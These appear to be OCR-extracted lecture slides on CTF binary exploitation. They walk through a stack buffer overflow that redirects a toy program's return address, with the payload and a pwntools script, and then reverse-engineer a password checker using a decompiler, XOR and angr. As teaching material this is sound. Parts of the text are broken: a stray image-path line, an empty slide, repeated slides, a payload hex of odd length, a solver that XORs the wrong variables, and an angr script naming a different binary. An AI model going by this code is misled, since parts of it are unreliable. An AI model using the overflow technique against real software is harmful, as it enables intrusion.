Binary Exploitation

The Target

We are given the source, and the binary. The source reads as follows:

```c
#include <stdio.h>

void target() {
  printf("secrets!\n");
}

int main() {
  char name[16];
  printf("What is your name?\n");
  scanf("%s", name);
  printf("Hello %s!\n", name);
}
```

We assume our objective is to call `target` and get the secrets to be printed. In practice the secrets will be the flag.

What’s the bug here?

- `scanf` has no idea how long `name` is.

What's the bug here?

- `scanf` has no idea how long `name` is.
- Therefore, if the name is too long the 16 bytes allocated for `name` will be overflowed.

```
$ ./challenge
What is your name?
Areallyreallyreallylongname.
Hello Areallyreallyreallylongname.
Segmentation fault (core dumped)
$
```

Some Background

In our example, `name` is stored on the stack, because it's a local variable. In order to see the exact layout of the stack though, we need to look into some parts of the disassembly of the main function.

We can obtain the disassembly for the challenge binary like so:

```
objdump -M intel --no-show-raw-insn -d ./challenge
```

```
0000000000401190 <main>:
401190:       f3 0f 1e fa             endbr64
401194:       55                      push   rbp
401195:       48 89 e5                mov    rbp,rsp
401198:       48 83 ec 10             sub    rsp,0x10
40119c:       48 8d 05 6a 0e 00 00    lea    rax,[rip+0xe6a]        # 40200d <_IO_stdin_used+0xd>
4011a3:       48 89 c7                mov    rdi,rax
4011a6:       e8 b5 fe ff ff          call   401060 <puts@plt>
4011ab:       48 8d 45 f0             lea    rax,[rbp-0x10]
4011af:       48 89 c6                mov    rsi,rax
4011b2:       48 8d 05 67 0e 00 00    lea    rax,[rip+0xe67]        # 402020 <_IO_stdin_used+0x20>
4011b9:       48 89 c7                mov    rdi,rax
4011bc:       b8 00 00 00 00          mov    eax,0x0
4011c1:       e8 ba fe ff ff          call   401080 <__isoc99_scanf@plt>
4011c6:       48 8d 45 f0             lea    rax,[rbp-0x10]
4011ca:       48 89 c6                mov    rsi,rax
4011cd:       48 8d 05 4f 0e 00 00    lea    rax,[rip+0xe4f]        # 402023 <_IO_stdin_used+0x23>
4011d4:       48 89 c7                mov    rdi,rax
4011d7:       b8 00 00 00 00          mov    eax,0x0
4011dc:       e8 8f fe ff ff          call   401070 <printf@plt>
4011e1:       b8 00 00 00 00          mov    eax,0x0
4011e6:       c9                      leave
4011e7:       c3                      ret
```

Anatomy of an instruction

Instructions have an opcode, and some operands. Usually there is one destination operand, and at least one source operand.

When expressed in assembly, the opcode is written as a mnemonic. Usually the opcode occupies the first byte(s) of the instruction.

Operands can be constants, registers, or memory.

Registers are small 64 bit blocks used to store whatever numbers are currently being used.

There are some special registers:

- `rip` is the instruction pointer, i.e. the address of the running instruction.
- `rsp` is the stack pointer.
- `rbp` is the base pointer.

```
0000000000401190 <main>:
401190:       f3 0f 1e fa              endbr64
401194:       55                       push   rbp
401195:       48 89 e5                 mov    rbp,rsp
401198:       48 83 ec 10              sub    rsp,0x10
40119c:       48 8d 05 6a 0e 00 00     lea    rax,[rip+0xe6a]        # 40200d <_IO_stdin_used+0xd>
4011a3:       48 89 c7                 mov    rdi,rax
4011a6:       e8 b5 fe ff ff           call   401060 <puts@plt>
4011ab:       48 8d 45 f0              lea    rax,[rbp-0x10]
4011af:       48 89 c6                 mov    rsi,rax
4011b2:       48 8d 05 67 0e 00 00     lea    rax,[rip+0xe67]        # 402020 <_IO_stdin_used+0x20>
4011b9:       48 89 c7                 mov    rdi,rax
4011bc:       b8 00 00 00 00           mov    eax,0x0
4011c1:       e8 ba fe ff ff           call   401080 <__isoc99_scanf@plt>
4011c6:       48 8d 45 f0              lea    rax,[rbp-0x10]
4011ca:       48 89 c6                 mov    rsi,rax
4011cd:       48 8d 05 4f 0e 00 00     lea    rax,[rip+0xe4f]        # 402023 <_IO_stdin_used+0x23>
4011d4:       48 89 c7                 mov    rdi,rax
4011d7:       b8 00 00 00 00           mov    eax,0x0
4011dc:       e8 8f fe ff ff           call   401070 <printf@plt>
4011e1:       b8 00 00 00 00           mov    eax,0x0
4011e6:       c9                       leave
4011e7:       c3                       ret
```

Memory

Both data and machine code are stored in memory.

In C (and other similar languages), there are three regions of memory accessible to the developer.

- Static memory is allocated at compile time, and has nice predictable (to the programmer) addresses.
- Heap memory is allocated at run time as needed, and must be later manually freed.
- The stack is a region of memory used for local variables, and for remembering function return addresses.

The Stack

The top of the stack is tracked by the stack pointer, `rsp`. The stack 'grows downwards', this means that when something is pushed to the stack, `rsp` is decremented, and when something is popped from the stack, `rsp` is incremented.

`push 5` will allocate 8 bytes of space on the stack (always 8 for a 64 bit system) by first decrementing `rsp` by 8, and then by writing 5 to address in `rsp`.

`pop rax` will first read the 8 byte value at address `rsp`, and store it in `rax`. Then it will increment `rsp` by 8.

We can also manually allocate space on the stack by simply subtracting from `rsp`: `sub rsp, 0x10` allocates 16 bytes of space on the stack.

Final piece of the puzzle: Function calls

In order to call a function we use the `call` instruction. In order to return, we use the `ret` instruction.

`call f` is equivalent to:

- `push` the address of the instruction after the call
- jump to `f`: i.e. set `rip = f`

`ret` is equivalent to:

- `pop` the return address
- jump to the return address

Or essentially, `pop rip`.

Storing return addresses in memory is how we always remember where we came from, even if we call functions of arbitrary depth.

Question: What is a stack overflow?

```
0000000000401190 <main>:
401190:       f3 0f 1e fa             endbr64
401194:       55                      push   rbp
401195:       48 89 e5                mov    rbp,rsp
401198:       48 83 ec 10             sub    rsp,0x10
40119c:       48 8d 05 6a 0e 00 00    lea    rax,[rip+0xe6a]        # 40200d <_IO_stdin_used+0xd>
4011a3:       48 89 c7                mov    rdi,rax
4011a6:       e8 b5 fe ff ff          call   401060 <puts@plt>
4011ab:       48 8d 45 f0             lea    rax,[rbp-0x10]
4011af:       48 89 c6                mov    rsi,rax
4011b2:       48 8d 05 67 0e 00 00    lea    rax,[rip+0xe67]        # 402020 <_IO_stdin_used+0x20>
4011b9:       48 89 c7                mov    rdi,rax
4011bc:       b8 00 00 00 00          mov    eax,0x0
4011c1:       e8 ba fe ff ff          call   401080 <__isoc99_scanf@plt>
4011c6:       48 8d 45 f0             lea    rax,[rbp-0x10]
4011ca:       48 89 c6                mov    rsi,rax
4011cd:       48 8d 05 4f 0e 00 00    lea    rax,[rip+0xe4f]        # 402023 <_IO_stdin_used+0x23>
4011d4:       48 89 c7                mov    rdi,rax
4011d7:       b8 00 00 00 00          mov    eax,0x0
4011dc:       e8 8f fe ff ff          call   401070 <printf@plt>
4011e1:       b8 00 00 00 00          mov    eax,0x0
4011e6:       c9                      leave
4011e7:       c3                      ret
```

Stack Layout: Header

```
401190:       f3 0f 1e fa             endbr64
401194:       55                      push   rbp
401195:       48 89 e5                mov    rbp,rsp
401198:       48 83 ec 10             sub    rsp,0x10
```

Suppose we start before the call to main, with an RSP of `0x1000`.

1. `call main` (from glibc somewhere). The return address is at `rsp = 0xff8`, `rip = 0x401190`.
2. `endbr64` does nothing.
3. `push rbp`. Rbp is the base pointer, which we push in order to save for the caller. Now `rsp = 0xff0`
4. `mov rbp, rsp` just saves the stack pointer. `rbp = 0xff0`
5. `sub rsp, 0x10` allocates 16 bytes of space for the name array. `rsp = 0xfe0`.

Stack Layout: Footer


```
4011e1: mov   eax, 0x0
4011e6: leave
4011e7: ret
```

Initially, `rsp = 0xfe0` and `rbp = 0xff0`.

1. `mov eax, 0` is the return value.
2. `leave` is equivalent to `rsp = rbp; rbp = pop()`, so now `rsp = 0xff8` (after both the move and the pop) and `rbp =` the old `rbp` value.
3. `ret`, so now `rip =` return address and `rsp = 0x1000`.

So essentially everything has been ‘undone’.

Stack Layout



The attack

Finally! We know why overwriting past the end of name leads to a crash. Changing the saved `rbp` or (more interestingly) the saved return address will lead to invalid accesses and therefore page faults.

Since we know the address of the `target` function (by virtue of the *carefully chosen* compiler arguments), we can just provide a payload that overwrites the return address with that of `target`. Then we will just run `target`!

The exploit

1. Provide 16 bytes of junk input to fill the `name` buffer.
2. Then 8 more bytes to overwrite the caller base pointer (what with doesn't matter).
3. Then 8 more bytes to jump to the target address.

We therefore can use the following generated string (in python):

```
>>> (b"A"*16 + b"B"*8 + (0x401176).to_bytes(8, "little")).hex()
'414141414141414141414141414141414242424242424242761140000000000000'
```

We can now *finally* run the program with that as an input, obtaining our secrets:

```
$ echo 414141414141414141414141414141414242424242424242761140000000000000 | xxd -r -p | ./challenge
What is your name?
Hello AAAAAAAAAAAAAAAABBBBBBBBv@
secrets!
Segmentation fault (core dumped)
$
```

This is a bit unrealistic!

1. We need to disable **Address Space Layout Randomisation** (ASLR).
2. We need to disable **stack protectors**.
3. Part of the **ABI** for Linux systems is that the stack pointer when a function is called is 16 byte aligned. Conveniently, `puts` doesn't care.

Automation

It is typical in CTFs to automate the exploitation process with `pwnlib`:

```
from pwn import *

# Load up symbols so we don't need to hard code addresses
e = ELF("./overflow")

# Start a ./overflow process
p = process("./overflow")

p.recvline() # What is your name?
p.sendline( # Feed it the malicious payload
    b"A"*16 + b"B"*8 +
    e.sym["target"].to_bytes(8, 'little')
)
p.recvline() # Hello <name>!

print(p.recvall()) # Secrets!
```

Something to think about

- What if I had another function that I wanted to call after `target`?
- What if I needed 16 byte alignment?
- If the location was randomised and we had PIC, can we do anything? What other information might me want?
- How might you circumvent stack protectors?
- If you had an executable stack at a known location, what could you do?

Further Reading

- Why can't I use this to jump into the kernel, or another process?
- What actually is a segmentation fault?
- Why is `rbp` useful when we have `rsp`?
- How does this look for an Arm architecture?

A Second Example

Reverse Engineering

Reverse Engineering

We have another x86_64 Linux binary. This time we do not have the source code. When we run it, we get this:

```
$ ./password-check
Password:
hello
Password is incorrect
$
```

We wish to recover the password. In our case the password *is the solution.*

Reverse Engineering: Attempt 1, Strings

If the password check is just `input == some constant` maybe it shows up as a string in the binary:

```
/lib64/ld-linux-x86-64.so.2
mgUa
__cxa_finalize
fgets
__libc_start_main
memset
puts
stdin
__stack_chk_fail
libc.so.6
GLIBC_2.4
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Password:
Password is correct!
Password is incorrect
:*3$"
Ci.Al
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
.shstrtab
.interp
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.plt.sec
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
```

We see the output strings, but nothing that looks like a password.

Reverse Engineering: Attempt 2, Disassembly

```
00000000000010c0 <.text>:
    10c0: endbr64
    10c4: xor    ebp,ebp
    10c6: mov    r9,rdx
    10c9: pop    rsi
    10ca: mov    rdx,rsp
    10cd: and    rsp,0xfffffffffffffff0
    10d1: push   rax
    10d2: push   rsp
    10d3: xor    r8d,r8d
    10d6: xor    ecx,ecx
    10d8: lea    rdi,[rip+0x135]        # 1214 <fgets@plt+0x164>
    10df: call   QWORD PTR [rip+0x2ef3]        # 3fd8 <fgets@plt+0x2f28>
    10e5: hlt
    10e6: cs nop WORD PTR [rax+rax*1+0x0]
    10f0: lea    rdi,[rip+0x2fa9]        # 40a0 <stdin@GLIBC_2.2.5>
...
```

There are no symbols! It’s just a slab of instructions. It is possible to go through it and figure out what’s going on, but that seems very tedious.

Reverse Engineering: Attempt 3, Decompilers

Decompilers attempt to reverse the process of compilation. They vary in quality a lot. I'm going to use a free version of Binary Ninja.

```
int32_t main(int32_t argc, char** argv, char** envp) {
    int64_t rax = *(int64_t*)((char*)fsbase + 0x28);
    void var_58;
    memset(&var_58, 0, 0x40);
    puts("Password:");
    fgets(&var_58, 0x40, stdin);
    if (sub_11a9(&var_58, &data_4060, &data_4020) == 0) {
        puts("Password is incorrect");
    } else {
        puts("Password is correct!");
    }
    if (rax == *(int64_t*)((char*)fsbase + 0x28)) {
        return 0;
    }
    __stack_chk_fail();
    /* no return */
}
```

Reverse Engineering: Attempt 3, Decompilers

Clearly `sub_11a9` is the function that decides if the password is correct.

(Note that this one is 'High Level IL', not actually C).

```
int64_t sub_11a9(void* arg1, void* arg2, void* arg3) {
  int32_t var_c = 0;
  int64_t rax_12;
  while (true)
      if (var_c s> 0x3f)
          rax_12 = 1
          break
      if ((*(arg1 + sx.q(var_c)) ^ *(arg3 + sx.q(var_c))) != *(arg2 + sx.q(var_c)))
          rax_12 = 0
          break
      var_c = var_c + 1
  return rax_12;
}
```

Reverse Engineering: Attempt 3, Decompilers

Binary Ninja didn't do a great job here: it's failed to recognise a for loop. Let's do that ourselves, and tidy it up:

```
int64_t sub_11a9(void* arg1, void* arg2, void* arg3) {
  for (int i = 0; i < 0x40; i++)
      if ((*(arg1 + i) ^ *(arg3 + i)) != *(arg2 + i))
          return 0
  return 1
}
```

If `arg1` is an array of bytes (which we know it is from `main`), then `*(arg1 + i)` is just `arg1[i]`. The same applies for `arg2` and `arg3`:

```
int64_t sub_11a9(const char* arg1, const char* arg2, const char* arg3) {
  for (int i = 0; i < 0x40; i++)
      if ((arg1[i] ^ arg3[i]) != arg2[i])
          return 0
  return 1
}
```

We see therefore that `sub_11a9` is checking if `arg1` xor `arg3` is `arg2`. If it is it returns 1, otherwise it returns 0.

Reverse Engineering: Attempt 3, Decompilers

Simplified code for `main` again:

```
int32_t main(int32_t argc, char** argv, char** envp) {
  void var_58;
  memset(&var_58, 0, 0x40);
  puts("Password:");
  fgets(&var_58, 0x40, stdin);
  if (sub_11a9(&var_58, &data_4060, &data_4020) == 0) { ... }
  else { ... }
}
```

`data_x` is a constant at address `x`.

Since `arg1` is our own input and `arg2` and `arg3` are constants, we can solve for `arg1`: `arg1 = arg2 xor arg3`.

We can find `data_4060` and `data_4020` in the data section, where binary ninja will give them to us:

```
arg2 = 63c145afdc54d4fa6d35d6f95ccac683062ebb5...
arg3 = 05ad24c8a720bc931e15bf8a7cbeaee6265dce2...
```

Reverse Engineering: Attempt 3, Decompilers

A simple python script therefore solves the problem:

```
xor = lambda a, b: bytes([ai ^ bi for ai, bi in zip(a, b)])
print(xor(bytes.fromhex(arg1), bytes.fromhex(arg2)))
```

Gives us: `b'flag{this is the super secret password}\n\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00...`

Hence the password is `flag{this is the super secret password}`.

Reverse Engineering: Attempt 4, Angr

```
import os, angr, claripy

project = angr.Project("./check-password", auto_load_libs=False)

for length in range(4, 256):
    init_state = project.factory.full_init_state(
        # stdin is exactly length bytes and will all be read by a single read call
        stdin=angr.SimPackets(name='stdin', content=[(claripy.BVS("flag", length * 8), length)])
    )

    sim = project.factory.simulation_manager(init_state)
    sim.explore(
        # Look for correct! states but avoid incorrect states. posix 1 is stdout
        find=lambda s: b'Password is correct!' in s.posix.dumps(1),
        avoid=lambda s: b"incorrect" in s.posix.dumps(1)
    )

    if len(sim.found) > 0:
        print(sim.found[0].posix.dumps(0)) # Print the flag. posix 0 is stdin.
        break
```